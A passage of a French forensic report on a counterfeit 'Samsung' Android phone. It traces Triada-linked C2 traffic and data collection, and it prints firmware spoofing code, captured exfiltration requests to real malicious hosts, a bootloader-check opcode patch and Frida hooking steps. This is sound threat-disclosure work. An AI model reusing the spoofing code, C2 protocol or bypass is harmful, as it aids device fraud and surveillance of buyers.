4     WriteBootNum();               // persistance dans
        Boot_Logo_Flag NVRAM
5     // Redemarrage avec message explicitant la fraude :
6     ((PowerManager) getSystemService("power"))
7         .reboot("fake bootanimation restart");
8 }
```

Listing 17 – ChangeBootAutoService.java: redemarrage force avec boot Samsung

Le message de redémarrage "fake bootanimation restart" est particulièrement révélateur : il documente sans ambiguïté l'intention frauduleuse dans les journaux système.

5.4.3 Réinitialisation du parcours d'initialisation

SetupWizardConfigActivity peut remettre à zéro le parcours d'initialisation Android (OOBE : *Out-Of-Box Experience*) :

```
1 // Reinitialiser le provisionnement Google
2 Settings.Global.putInt(resolver, "device_provisioned", 0);
3 Settings.Secure.putInt(resolver, "user_setup_complete", 0);
4 // Reenable l'activite Google SetupWizard
5 packageManager.setComponentEnabledSetting(
6     new ComponentName("com.google.android.setupwizard",
7         "com.google.android.setupwizard.
8         SetupWizardActivity"),
9     PackageManager.COMPONENT_ENABLED_STATE_ENABLED,
10    PackageManager.DONT_KILL_APP);
```

Listing 18 – SetupWizardConfigActivity.java: réinitialisation du Setup Wizard

Cette fonctionnalité permet de présenter à chaque acheteur une expérience "premier démarrage" apparemment vierge, dissimulant toute trace de configuration préalable par l'opérateur frauduleux.

ArtificialSwitch : console de provisionnement de la fraude

ArtificialSwitch est le tableau de bord opérationnel du système de falsification. Son nom de package `com.example.*` trahit une origine artisanale ; ses capacités sont industrielles : 12 paramètres matériels falsifiés stockés en NVRAM via 3 couches de persistance, sélection de l'animation Samsung au démarrage, et réinitialisation du parcours d'initialisation pour masquer les traces de provisionnement. L'existence de ce panneau de contrôle confirme une chaîne de production organisée, pas un hack opportuniste.

6 Analyse du trafic réseau

6.1 Infrastructure d'interception

Un point d'accès Wi-Fi dédié a été configuré pour rediriger l'ensemble du trafic vers :

- **mitmproxy** : analyse et interception des flux HTTP/HTTPS ;
- **Wireshark** : analyse bas-niveau, y compris des protocoles non-HTTP.

6.2 Premières connexions à la mise sous tension

Dès la mise en réseau, plusieurs communications sont détectées vers des ports classiques (80, 443) mais également vers des ports atypiques :

- **5228** : port typiquement utilisé par Google Play Services ;
- **7100 et 2401** : souvent associés à des communications FOTA (Firmware Over-The-Air), RPC ou propriétaires.

La première requête sortante capturée est une résolution DNS vers `google[.]cn` (Figure 16), vraisemblablement utilisée pour vérifier la disponibilité Internet (comportement caractéristique d'appareils configurés pour le marché chinois).

```
▼ Queries
  > www.google.cn: type A, class IN
▼ Answers
  ▼ www.google.cn: type A, class IN, addr 64.233.184.94
    Name: www.google.cn
    Type: A (1) (Host Address)
    Class: IN (0x0001)
    Time to live: 63 (1 minute, 3 seconds)
    Data length: 4
    Address: 64.233.184.94
```

FIGURE 16 – Première requête DNS : résolution de `www.google[.]cn`.

6.3 Mises à jour FOTA via un serveur tiers chinois

Plusieurs connexions sortantes ont été observées vers le domaine `fota.redstone[.]net[.]cn` sur l'IP `47.254.132[.]202:7100` (Alibaba US Technology CO, Ltd., hébergé en Allemagne). Ces connexions sont initiées par l'application `Rsota.apk` présente dans le firmware.

```
▼ Queries
  > fota.redstone.net.cn: type A, class IN
▼ Answers
  ▼ fota.redstone.net.cn: type A, class IN, addr 47.254.132.202
    Name: fota.redstone.net.cn
    Type: A (1) (Host Address)
    Class: IN (0x0001)
    Time to live: 600 (10 minutes)
    Data length: 4
    Address: 47.254.132.202
```

FIGURE 17 – Résolution DNS de `fota.redstone[.]net[.]cn` → `47.254.132[.]202`.

Contrairement aux mises à jour OTA officielles (serveurs Google ou Samsung), ce service tiers non documenté centralise les mises à jour pour plusieurs appareils non certifiés, constituant un vecteur de **mise à jour de firmware non contrôlé et potentiellement malveillant**.

6.4 Domaines suspects et indicateurs Triada

Qu'est-ce que Triada ?

Triada est un trojan Android découvert par Kaspersky en 2016, considéré comme l'un des plus sophistiqués jamais observés sur la plateforme. Son fonctionnement repose sur une **injection dans le processus Zygote** (le processus parent dont dérivent *toutes* les applications Android) en modifiant une bibliothèque native dans `/system/framework/` ou en patchant `boot-framework.oat`, Triada fait hériter chaque application lancée de son code malveillant, sans toucher aux APK légitimes. Conséquence directe : WhatsApp, Chrome, les applications bancaires et SystemUI contactent *simultanément* les mêmes serveurs C2, comme si le comportement réseau était injecté transversalement. Les capacités documentées incluent : interception de SMS (vol de codes 2FA), injection de publicités, souscription frauduleuse à des services premium, et téléchargement de modules additionnels. Les variantes les plus récentes (2024–2025) sont préinstallées directement dans le firmware d'usine.

L'analyse du trafic réseau révèle plusieurs connexions vers des domaines hautement suspects :

TABLE 3 – Domaines et IP suspects observés dans le trafic réseau.

Domaine (défanged)	IP	Note
jpygmk.qt7tqr[.]com	34.126.89[.]163	Associé au malware Triada (Darktrace/Kaspersky)
pro.ai-winn[.]com	183.3.221[.]243	China Telecom, AS4134, Shenzhen
lp.xl-ads[.]com	172.67.133[.]229	Cloudflare ; résolution de citrixgame
dc.citrixgame[.]com	—	C2C probable (voir section 8.1)
pp.shogo123[.]com	—	Associé aux décodeurs compromis
dw.price2shop[.]com	—	Téléchargement autonome de ZIP/APK




FIGURE 18 – Indicateurs Triada : Multiples applications (SystemUI, WhatsApp, Chrome, Play Store...) se connectant simultanément à jpygmk.qt7tqr[.]com sur le port 2401.

Le domaine jpygmk.qt7tqr[.]com est répertorié par la société Darktrace comme indicateur du malware **Triada**, un trojan Android sophistiqué connu pour s'intégrer dans les processus système, intercepter les communications d'applications légitimes (dont les applications bancaires), et établir des connexions vers des domaines générés algorithmiquement (DGA : *Domain Generation Algorithm*).

6.5 Mécanisme d'injection Zygote : analyse des hypothèses

L'observation que des applications légitimes telles que Facebook, WhatsApp, Chrome, et SystemUI (voir Figure 18) contactent *toutes* le domaine `jpygmk.qt7tqr[.]com` simultanément est caractéristique d'une injection au niveau du processus **Zygote**. Selon l'analyse publiée par Kaspersky [2], Triada injecte une bibliothèque native (`binder.so`) dans `/system/framework/` et infecte `boot-framework.oat`. Chaque application hérite alors du code malveillant au moment de sa création par Zygote, sans que les APK légitimes ne soient directement modifiées.

Dans le cas présent, ce mécanisme opère nécessairement au niveau **natif**, en amont de tout code Java. L'analyse statique des APK seule ne peut le mettre en évidence. Trois candidats peuvent porter le vecteur d'injection :

Hypothèse 1 : Bibliothèque native dans `/system/framework/`. Selon le modèle documenté par Kaspersky pour Triada, une bibliothèque `binder.so` (ou sous un autre nom) est déposée dans `/system/framework/arm64/`. Zygote la charge au démarrage, avant toute application ; le hook s'active à chaque `fork()` vers un nouveau processus.

Hypothèse 2 : Infection de `boot-framework.oat`. L'image OAT du framework (`/system/framework/arm64/boot-framework.oat`) peut être patchée pour injecter du code dans les classes Android de base (`android.app.ActivityThread`, `android.os.Binder...`) chargées dans tout processus Dalvik.

Hypothèse 3 : Téléchargement de la bibliothèque malveillante au runtime. Une troisième hypothèse, renforcée par l'observation du dépôt de l'implant Go (voir section 9.4.1), mérite d'être considérée. La bibliothèque native de Triada pourrait ne pas être stockée de façon permanente dans le firmware, mais **téléchargée dynamiquement à l'exécution**, expliquant ainsi son absence lors de l'inspection statique initiale.

Ce schéma est cohérent avec les TTPs observés sur ce dispositif. Le dropper `FaceRegister` démontre que les acteurs maîtrisent parfaitement le chargement de code à la volée (`DexClassLoader`, auto-destruction du fichier temporaire). Le même mécanisme appliqué à une bibliothèque native permettrait à Zygote de charger une `binder.so` malveillante récupérée depuis un serveur C2, sans aucune trace statique dans `/system/framework/`. Kaspersky a documenté des variantes de Triada adoptant précisément ce modèle de chargement différé (`libd.so/libm.so` téléchargées post-démarrage) [2].

Cette hypothèse soulève une implication importante pour la chaîne d'approvisionnement. Si la bibliothèque d'injection est absente du firmware livré, la détection par analyse statique du firmware seul est **insuffisante** (l'infection ne se manifeste qu'à l'exécution, une fois

le dispositif connecté au C2). Cela représente un vecteur d'évasion délibéré, rendant la compromission indétectable par les approches classiques de contrôle de l'intégrité firmware.

6.6 Téléchargement autonome d'APK

Le processus Android initie de manière autonome le téléchargement du fichier :

```
dw.price2shop[.]com/apks/202401/09/9b11/659cfd86d06e4en.zip
```


Ce comportement constitue un indicateur fort de dropper (mécanisme permettant l'installation silencieuse d'applications supplémentaires à l'insu de l'utilisateur), mais n'a pas été analysé dans le cadre de cette étude.

6.7 IPs malveillantes associées à des sinkholes


Plusieurs connexions initiées par **systemui** ciblent des adresses IP identifiées comme malveillantes par VirusTotal et répertoriées dans le projet Shadowserver (sinkholes) :

TABLE 4 – Adresses IP malveillantes contactées par **systemui**.

IP (défanged)	AS	Opérateur	VirusTotal
178.162.217[.]107	AS28753	LeaseWeb Deutschland	9/94
5.79.71[.]205	AS60781	LeaseWeb Netherlands	10/94
85.17.31[.]82	AS60781	LeaseWeb Netherlands	10/94
178.162.203[.]211	AS28753	LeaseWeb Deutschland	11/94



(a) 178.162.217[.]107 : 9/94 détections VirusTotal.



(b) 178.162.203[.]211 : 11/94 détections VirusTotal.

FIGURE 19 – Adresses IP malveillantes contactées par SystemUI, associées aux sinkholes Shadowserver.

7 Obtention des privilèges root par patch du Little Kernel

L'analyse passive du trafic réseau (voir section 6) a révélé des communications vers les serveurs AI-WINN. Celles-ci sont chiffrées et restent donc opaques à l'interception

classique : le protocole RSA+AES identifié dans le code source (voir section 5.2) chiffre les données *avant* leur envoi sur le réseau, rendant inefficace toute analyse par proxy HTTPS. Pour déchiffrer ces communications *à la source*, il est nécessaire de hooker les fonctions de chiffrement directement dans la mémoire du processus, ce qui requiert l'utilisation de **Frida**, un framework d'instrumentation dynamique. Or Frida nécessite des **privileges root** sur le dispositif cible. L'obtention de ces privilèges constitue donc un prérequis indispensable à l'instrumentation dynamique présentée en section 8.

7.1 Procédure standard et blocage

La procédure standard d'obtention des privilèges root consiste à :

1. Patcher `boot.img` avec Magisk ;
2. Redémarrer en mode bootloader (`adb reboot bootloader`) ;
3. Valider le déverrouillage via le bouton physique Volume Haut ;
4. Flasher l'image patchée.

Dans le cas présent, **le bouton Volume Haut ne fonctionnait pas**, cette interaction physique ayant été neutralisée par modification logicielle du firmware, bloquant la méthode classique. L'écran de confirmation du déverrouillage s'affiche correctement (Figure 20), mais l'attente d'une pression sur Volume Haut reste sans effet : la procédure expire et l'appareil redémarre normalement, sans que le déverrouillage soit validé.




FIGURE 20 – Écran de confirmation du déverrouillage du bootloader : la validation par le bouton Volume Haut est attendue mais reste sans effet, le firmware ayant neutralisé la réponse physique de cette touche.

Il s'agit là d'une mesure délibérée car en rendant le déverrouillage du bootloader impossible par la voie normale, le constructeur du firmware empêche toute analyse ou remplacement du système par un utilisateur averti, verrouillant ainsi durablement la plateforme sous son contrôle.

7.2 Analyse et patch du Little Kernel

Une approche alternative a été adoptée en modifiant manuellement la partition `lk.img` (*Little Kernel*) (le bootloader bas niveau du SoC MediaTek).

```

13 puVar2 = auStack_90;
14 FUN_4802ecbc(puVar2,0,0x80);
15 local_9c = 0;
16 FUN_4802be18();
17 while (iVar1 = press_volume_button(0x11), iVar1 == 0) {
18     iVar1 = press_volume_button(*(undefined2 *)((*int *) (DAT_4802c1c4 + 0x4802c0a8) + 0x13c));
19     if (iVar1 != 0) {
20         print_to_screen(return_to_fastboot_in_3s + 0x4802c13e);
21         sleep(3000);
22         reinit_screen();
23         fastboot_reset(DAT_4802c1e4 + 0x4802c152);
24         return;
25     }
26 }
27 FUN_48022854(start_unlock_flow + 0x4802c0c4);
28 iVar1 = FUN_4802bcd8(&local_9c);
29 if (iVar1 == 0) {
30     FUN_4802dd84(unlock_allowed + 0x4802c10c, local_9c);
31     if (local_9c == 0) {
32         iVar1 = check_permission(puVar2,0x80,unlock_operation_is_not_allowed + 0x4802c162);
33         if (iVar1 < 0) {
34             puVar2 = (undefined1 *) (DAT_4802c200 + 0x4802c1be);
35         }
36         else {
37             local_11 = 0;
38         }
39         iVar1 = DAT_4802c1ec + 0x4802c174;
40     }

```

FIGURE 21 – Code désassemblé du Little Kernel : routine de validation de l'appui sur le bouton Volume pour le déverrouillage du bootloader.

L'analyse en assembleur (mode Thumb, architecture ARM) a permis d'identifier la séquence responsable de la boucle d'attente sur le bouton physique.

La modification consiste à remplacer l'opcode `08 0E` par `0F 0E` à l'adresse `0x4802C0A0` :

```

1 Offset relatif = (adresse_cible - adresse_courante - 4) / 2
2                 = (0x4802C0C2 - 0x4802C0A0 - 4) / 2
3                 = 0x0F

```

Listing 19 – Calcul du saut Thumb (branch relatif)

Ce saut permet de passer directement de l'adresse `0x4802C0A0` à `0x4802C0C2`, contournant la boucle `while` qui attendait l'interaction physique pour valider le déverrouillage.




FIGURE 22 – Patch du Little Kernel pour contourner la validation physique.




FIGURE 23 – Succès du déverrouillage du bootloader après patch du Little Kernel : la suppression de la boucle d'attente physique permet de valider l'opération sans interaction avec le bouton Volume.

8 Instrumentation dynamique et déchiffrement des communications

8.1 Protocole de chiffrement hybride

L'application `pro.ai-winn[.]com` (IP : 183.3.221[.]243, China Telecom, Shenzhen) implémente un protocole de chiffrement hybride :

1. Le smartphone émet un POST vers 183.3.221[.]243/router avec le paramètre `method=ai.accredit.member.rsa` pour récupérer une clé publique RSA ;
2. Une clé AES est générée localement et chiffrée avec cette clé RSA publique ;
3. La clé AES chiffrée est transmise au serveur via un second POST avec le paramètre `method=ai.accredit.member.aes` ;
4. Tous les échanges ultérieurs sont chiffrés avec la clé AES, rendant les captures réseau classiques inopérantes.

```

129     public static String getStatus(String str) {
130         String str2;
131         String str3 = null;
132         try {
133             str2 = httpPost(getUrl(HTTP_METHOD_GET_RSA_PUBLIC_KEY, "", ""), "params="
134         );
135         try {
136             JSONObject jsonObject = new JSONObject(new JSONObject(str2).
137             getString("result"));
138             String string = jsonObject.getString("session");
139             String string2 = jsonObject.getString("rsa_public");
140             String gen_key = AES.gen_key();
141             String encrypt = RSA.encrypt(("{"aes\":\"" + gen_key + "\"}").
142             getBytes(), string2);
143             String string3 = new JSONObject(new String(AES.decrypt(new
144             JSONObject(httpPost(getUrl(HTTP_METHOD_AES_KEY_UPLOAD, encrypt, string), "params=" +
145             URLEncoder.encode(encrypt, "GBK"))).getString("result"), gen_key))).getString("aes");
146             String encrypt2 = AES.encrypt(str.getBytes(), string3);
147             str2 = httpPost(getUrl(HTTP_METHOD_GET_STATUS, encrypt2, string),
148             "params=" + URLEncoder.encode(encrypt2, "GBK"));
149             str3 = new String(AES.decrypt(new JSONObject(str2).getString(
150             "result"), string3));
151         } catch (Exception e2) {

```

FIGURE 24 – Code de la classe LicenseOnline dans FaceRegister.apk : échange de clé RSA/AES et chiffrement de la session.




FIGURE 25 – Réponse chiffrée du serveur 183.3.221[.]243 : données illisibles sans la clé AES de session.

Ce schéma hybride RSA+AES, avec régénération de clé AES à chaque exécution, complexifie significativement l'analyse réseau passive. L'interception des clés en mémoire est donc nécessaire.

8.2 Déploiement de Frida

```

1 pip3 install frida-tools
2 # Architecture CPU : arm64-v8a (getprop ro.product.cpu.abi)
3 # Binaire : frida-server-XX.X.X-android-arm64
4 adb push frida-server /data/local/tmp/
5 adb shell chmod +x /data/local/tmp/frida-server
6 adb shell /data/local/tmp/frida-server &

```

Listing 20 – Installation et déploiement de Frida.

8.3 Hooking des fonctions de chiffrement

Les fonctions ciblées pour le hooking sont :

- `com.aiwinn.crypt.AES.decrypt()`
- `com.aiwinn.crypt.AES.encrypt()`
- `com.aiwinn.crypt.AES.gen_key()`

```
[*] AES.decrypt() called
  Ciphertext : 1IPbfUPyNSLaWJmPCKAIg==abEgg06pkQzB3LCtiA968w==
  Key       : 6d1ffb268d0d404d
  Decrypted  : {"aes":"6d1ffb268d0d404d"}
```

(a) `AES.decrypt()` hookée : texte clair visible.

```
[*] AES.encrypt() called
  Plaintext  : {"cInt":"CH_AI105_SETTING_FX_ZXJH_XINSHENG001_NUMBER"}
  Key       : 6d1ffb268d0d404d
```

(b) `AES.encrypt()` hookée : plaintext contenant `cInt:CH_AI105_SETTING_FX_ZXJH_XINSHENG001_NUMBER`.

FIGURE 26 – Résultats du hooking Frida sur les fonctions de chiffrement AES.

8.4 Flux de connexion via xl-ads et citrixgame

Le hooking de `systemui` et `faceregister` révèle une séquence de connexion en deux temps :

1. Connexion à `lp.xl-ads[.]com` (172.67.133[.]229, Cloudflare) pour récupérer l'adresse IP du serveur `dc.citrixgame`;
2. Établissement d'une session TLS (port 443) vers `dc.citrixgame[.]com`.

```
POST /v1/ls/get HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Dalvik/2.1.0 (Linux; U; Android 12; S24 Ultra Build/SP1A.210812.016)
Host: lp.xl-ads.com
Connection: Keep-Alive
Accept-Encoding: gzip
Content-Length: 284

{"app":{"pkg":"com.aiwinn.faceregister","ver":1,"is_system":true},"ver":41,"ct":"shzw9c3ba","cp":"p.shzwab39fa8","at":"AI105_XINSHENG001","iso":"fr","lt":1747378942,"d":{"g":"00000000-0000-0000-0000-000000000000","a":"922bfc91ebbf96fd","m":"S24 Ultra","b":"alps","f":"alps","o":"12"}}
```

FIGURE 27 – Requête vers l'ip `lp.xl-ads[.]com`

```

HTTP/1.1 200 OK
Date: Tue, 20 May 2025 09:13:10 GMT
Content-Type: text/plain
Transfer-Encoding: chunked
Connection: keep-alive
Server: cloudflare
Nel:
{"report_to":"cf-nel","success_fraction":0.0,"max_age":604800}
Cf-Cache-Status: DYNAMIC
Report-To: {"group":"cf-nel","max_age":604800,"endpoints":
[{"url":"https://a.nel.cloudflare.com/report/v4?s=z
%2B20fP2gUhrWxHxzZA08Zak5k%2FhX9wDHv7SUSq0WJVDfAzgwgC
XkACUiyqHME4KMsVVVF1GxAfAoN2EkQD5IQ8zoqNWuHVxqN%2F5jEdc
%3D"}]}
Content-Encoding: gzip
CF-RAY: 942ab7714df99e6c-CDG

{"l":{"e":1,"url":"http://dc.citrixgame.com/loadable/r/\\
67fa605817179.l", "ver":223, "h":"2607eb3e1eeb663ba0c5a9eda16014a5
"}, "nh":8, "t":1747732390}


```

FIGURE 28 – Réponse et récupération de l'ip dc.citrixgame[.]com


Les connexions vers lp.xl-ads[.]com transmettent notamment : le nom du package (com.android.systemui ou com.aiwin.faceregister), la version (41), le flag is_system=true ainsi que d'autres valeurs d'intérêts. La réponse du serveur est en clair. C'est ce premier échange qui initie ensuite l'échange des clés afin de chiffrer les communications ultérieures.

8.5 Contenu des communications déchiffrées

La Figure 29 présente côte à côte une requête telle qu'elle apparaît sur le réseau (payload chiffrée, illisible) et le contenu révélé par le hook Frida après déchiffrement AES.



(a) Requête capturée sur le réseau : le corps est chiffré et illisible sans la clé AES de session.



(b) Contenu déchiffré par le hook Frida : JSON en clair révélant l'étendue des données collectées.

FIGURE 29 – Interception du payload avant et après déchiffrement via Frida.

Le JSON déchiffré met en évidence l'étendue des données systématiquement collectées et transmises au serveur (et déjà présentée en début d'article lors de l'analyse statique) :

- **Identification matérielle** : IMEI, `deviceid`, `androidid` (trois identifiants permettant de tracer de manière unique et persistante chaque appareil) ;
- **Identification logicielle** : version de l'OS (`osver`), version du SDK Android (`sdkver`), version de la bibliothèque embarquée (`libver`), `versioncode` et `appversion` ;
- **Application appelante** : champ `apppkg` (ici `com.aiwinn.faceregister`), permettant au serveur d'adapter sa réponse selon le contexte d'exécution ;
- **Caractéristiques de l'appareil** : modèle (`model`), résolution d'écran, opérateur téléphonique, langue système ;
- **Contexte réseau et sécurité** : type de réseau (Wi-Fi ou cellulaire), indicateur `isRoot` signalant si l'appareil est rooté ;
- **Clé de session client** : champ `clnt` correspondant à l'identifiant `CH_AI105_SETTING_FX_ZXJH_XINSHENG001_NUMBER` ;
- **Horodatage** : champ `date` transmis à chaque requête.

L'envoi systématique de l'IMEI couplé à l'indicateur `isRoot` est particulièrement révélateur car il permet à l'opérateur de l'infrastructure de maintenir un inventaire précis des appareils compromis, d'identifier ceux sur lesquels un rootage a été effectué (donc potentiellement sous analyse), et d'adapter en conséquence les charges utiles délivrées.

Finalités possibles de la collecte. Au-delà de l'usage immédiat à des fins de ciblage publicitaire ou de contrôle des appareils, la nature et la granularité des données collectées ouvrent la voie à d'autres usages, qui ne sont pas mutuellement exclusifs :

- **Entraînement de modèles d'IA** : le nom même de la société supposée (*Xinsuan Yiti*) et sa description publique (analyse multimodale, reconnaissance, décision) sont cohérents avec l'hypothèse d'une collecte massive de données télémétriques issues d'appareils déployés à grande échelle, destinée à alimenter ou à affiner des modèles d'apprentissage automatique. Les champs transmis (résolution d'écran, modèle, version OS, langue, opérateur, type de réseau, ...) constituent précisément le type de métadonnées utiles pour entraîner des modèles de segmentation de parc, de personnalisation contextuelle ou de détection d'anomalies comportementales ;
- **Constitution de bases de données d'identifiants** : la combinaison IMEI + `androidid` + `deviceid` forme un triplet d'identification quasi-unique et persistant, exploitable pour le suivi inter-applications, la corrélation de profils utilisateurs à travers différents services, ou la revente à des courtiers en données ;
- **Cartographie de parc et ciblage publicitaire programmatique** : les champs `apppkg`, `model`, `osver` et le type de réseau permettent une segmentation fine du parc pour la diffusion de publicités ou de contenus adaptés, vraisemblablement via le réseau `lp.xl-ads[.]com` identifié dans le trafic ;
- **Renseignement sur les comportements d'usage** : à l'échelle de dizaines ou


centaines de milliers d'appareils déployés, l'agrégation de ces données constituerait un corpus de télémétrie comportementale d'une valeur considérable, que ce soit pour des acteurs commerciaux ou étatiques.

Il convient de souligner que ces finalités restent des *hypotheses* plausibles au regard des données observées et du positionnement déclaré de l'entité supposée. L'investigation menée ici ne permet pas de déterminer avec certitude l'usage effectif des données une fois transmises aux serveurs.


Le déchiffrement révèle également d'autres éléments critiques :

- **Fichiers créés sur la carte SD** : répertoire `/sdcard/aiwinn/` contenant une clé client (`clnt`) et un identifiant unique de dispositif (`id.txt` : `00A9F27FE2D068C1B79A3DBD01E228730`).
- **Panneau d'administration** : une interface web de type "Diamond" est accessible à `183.3.221[.]243/diamond/`, avec formulaire d'authentification en mandarin (champs "Nom d'utilisateur" / "Mot de passe"), suggérant une infrastructure de gestion centralisée des dispositifs compromis.
- **Message d'erreur chiffré** : certaines réponses du serveur, bien que chiffrées, retournent parfois un message d'erreur visible uniquement après déchiffrement par Frida : "Canal de communication non valide".

